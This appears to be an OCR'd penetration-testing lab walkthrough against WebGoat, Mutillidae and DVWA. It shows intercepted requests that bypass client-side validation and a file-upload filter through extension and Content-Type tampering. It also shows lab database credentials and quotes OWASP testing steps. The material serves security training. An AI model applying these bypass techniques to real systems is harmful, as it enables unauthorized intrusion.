
```
3221  http://192.168.222.136  POST  /WebGoat/attack?Screen=17&menu=17...  ✓  ✓  200  33386  HTML        Bypass Client Side Java...  192.168.222.136
3225  http://192.168.222.136  GET   /WebGoat/javascript/menu_system.js            304  230    script  js                              192.168.222.136
```

```
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=17&menu=1700
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=d25695polog2bj38rkm351rgb0; Server=b3dhc3Bid2E=;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJTg3ZjQ0MjM5MjdjNjBmNzNmYjI1NzQwYjE3ZDY2MWY4BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUVBRm9rM2pudlRJcmdRNzJyMXZ5Tjd2SnJVTEx4bmhWM0ZvaXI0amQwZWM9Bj
sARg%3D%3D--bc19259ebeb5b497b1a2befdabd2e43b4af81285; JSESSIONID=8EC9CF8E8B52C4DF393D20A9D3BE7FF1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

field1=abc&field2=123&field3=abc+123+ABC&field4=seven&field5=90210&field6=90210-1111&field7=301-604-4882
```


Original request
Edited request
Response
Raw
Params
Headers
Hex

```
3221  http://192.168.222.136  POST  /WebGoat/attack?Screen=17&menu=17...  ✓  ✓  200  33386  HTML        Bypass Client Side Java...  192.168.222.136
3225  http://192.168.222.136  GET   /WebGoat/javascript/menu_system.js            304  230    script  js                              192.168.222.136
```

```
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=17&menu=1700
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=d25695polog2bj38rkm351rgb0; Server=b3dhc3Bid2E=;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJTg3ZjQ0MjM5MjdjNjBmNzNmYjI1NzQwYjE3ZDY2MWY4BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMUVBRm9rM2pudlRJcmdRNzJyMXZ5Tjd2SnJVTEx4bmhWM0ZvaXI0amQwZWM9Bj
sARg%3D%3D--bc19259ebeb5b497b1a2befdabd2e43b4af81285; JSESSIONID=8EC9CF8E8B52C4DF393D20A9D3BE7FF1
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1

field1=abc1123123213&field2=123aaaaaaaaaaaa&field3=abc+123+AB+234018230498021834 8$$$$$C&field4=seven1$$!#@$#@!$&field5=9021aafa$$@#!0&field6=90210-11SADFADSF#@!$#@!411&field7=301-604-4882a
dslkfnd#@$!#@$
```


Bypass Client Side JavaScript Va
Bypass Client Side JavaScript Validation
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Bypass HTML Field Restrictions
Exploit Hidden Fields
Exploit Unchecked Email
Bypass Client Side JavaScript Validation
Session Management Flaws
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson

192.168.222.136/WebGoat/attack?Screen=17&menu=1700


This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

*
Server side validation violation: You succeeded for Field1.
Server side validation violation: You succeeded for Field2.
Server side validation violation: You succeeded forField3.
Server side validation violation: You succeeded forField4.
Server side validation violation: You succeeded forField5.
Server side validation violation: You succeeded forField6.
Server side validation violation: You succeeded forField7.
* Congratulations. You have successfully completed this lesson.

Field1: exactly three lowercase characters(^[a-z]{3}$)
abc1123123213

Field2: exactly three digits(^[0-9]{3}$)
123aaaaaaaaaaaa

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 AB
234018230498021834$$$$$$C


192.168.222.136 / localhost / m
phpMyAdmin
Database
localhost
mutillidae
accounts
Browse
Structure
SQL
Search
Insert
Export
Import
Operations
Empty
Drop
Pro
Show :
+ Options

192.168.222.136/phpmyadmin/index.php?db=mutillidae&token=2be9b92af97fe8b79e0

mutillidae (11)

mutillidae (11)

- accounts
- balloon_tips
- blogs_table
- captured_data
- credit_cards
- help_texts
- hitlog
- level_1_help_include_files
- page_help
- page_hints
- pen_test_tools

Showing rows 0 - 18 (19 total, Query took 0.0159 sec)

```
SELECT *
FROM `accounts`
LIMIT 0 , 30
```

Show : 30 row(s) starting from record # 0
in horizontal mode and repeat headers after 100 cells
Sort by key: None

			cid	username	password	mysignature	is_admin
☐	✎	✗	1	admin	admin	Monkey!	TRUE
☐	✎	✗	2	adrian	somepassword	Zombie Films Rock!	TRUE
☐	✎	✗	3	john	monkey	I like the smell of confunk	FALSE
☐	✎	✗	4	jeremy	password	d1373 1337 speak	FALSE

Refer

- All Input Validation test cases

4. Test for Process Timing

How to Test

- Review the project documentation and use exploratory testing looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow
- Develop and execute the misuse cases ensuring that attackers can not gain an advantage based on any timing

Refer

- Testing for Cookies attributes
- Test Session Timeout

5. Test Defense Against Application Misuse

The misuse and invalid use of valid functionality can identify attacks attempting to enumerate the web application, identify weaknesses, and exploit vulnerabilities.

How to test

- All other test cases are relevant

6. Test Upload of Unexpected File Types


Many application's business processes allow for the upload and manipulation of data that is submitted via files.

How to Test

- Review the project documentation and performsome exploratory testing looking for file types that should be "unsupported" by the application/system.
- Try to upload these "unsupported" files an verify that it are properly rejected.
- If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.
- Study the applications logical requirements.
- Prepare a library of files that are "not approved" for upload that may contain files such as: jsp, exe, or html files containing script.
- In the application navigate to the file submission or upload mechanism.
- Submit the "not approved" file for upload and verify that they are properly prevented from uploading.


Test Example

- Basic file upload


192.168.222.136/dvwa/vulnerabilities/upload/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
Browse...
Upload

Vulnerability: File Upload


Choose an image to upload: 1shell.php


192.168.222.136/dvwa/vulnerabilities/upload/#
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Browse...
Upload


Vulnerability: File Upload

Choose an image to upload: No file selected.

../../hackable/uploads/1shell.php succesfully uploaded!




```
root@owaspbwa:/# cd /var/www/d
dom-xss-example.html  dvwa/
root@owaspbwa:/# cd /var/www/dvwa/
root@owaspbwa:/var/www/dvwa# ls
about.php      dvwa          index.php          php.ini       vulnerabilities
CHANGELOG.md   external      instructions.php   README.md
config         favicon.ico   login.php          robots.txt
COPYING.txt    hackable      logout.php         security.php
docs           ids_log.php   phpinfo.php        setup.php
root@owaspbwa:/var/www/dvwa# cd hackable/
root@owaspbwa:/var/www/dvwa/hackable# ls
uploads  users
root@owaspbwa:/var/www/dvwa/hackable# cd uploads/
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
```



192.168.222.136/dvwa/hackable

192.168.222.136/dvwa/hackable/uploads/1shell.php


manhnho

- Double Extension Injection Technique



192.168.222.136/dvwa/vulnerabilities/upload/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
Vulnerability: File Upload
Choose an image to upload:
Browse...
2shell.php
Upload



102
http://192.168.222.136
POST
/dvwa/vulnerabilities/upload/
✓
200
5214
HTML
Damn Vulnerable Web A...
Request
Response
Raw
Params
Headers
Hex

```
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnho

-----------------------------491299511942
Content-Disposition: form-data; name="Upload"
```


102
http://192.168.222.136
POST
/dvwa/vulnerabilities/upload/
✓
200
5214
HTML
Damn Vulnerable Web A...
Request
Response
Raw
Headers
Hex
HTML
Render


```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html;charset=utf-8

<pre>Your image was not uploaded.</pre>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```


php
2shell.php
File name
2shell.php.png
Rename


Original request
Edited request
Response
Raw
Params
Headers
Hex


```
129  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  ✓  200  5232  HTML  Damn Vulnerable Web A...
```

```
-----------------------------98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php.png"
Content-Type: image/png

Manhnho

-----------------------------98942870323811
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------98942870323811--
```


Original request
Edited request
Response
Raw
Params
Headers
Hex


```
129  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  ✓  200  5232  HTML  Damn Vulnerable Web A...
```

```
-----------------------------98942870323811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------98942870323811
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: image/png

Manhnho

-----------------------------98942870323811
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------98942870323811--
```

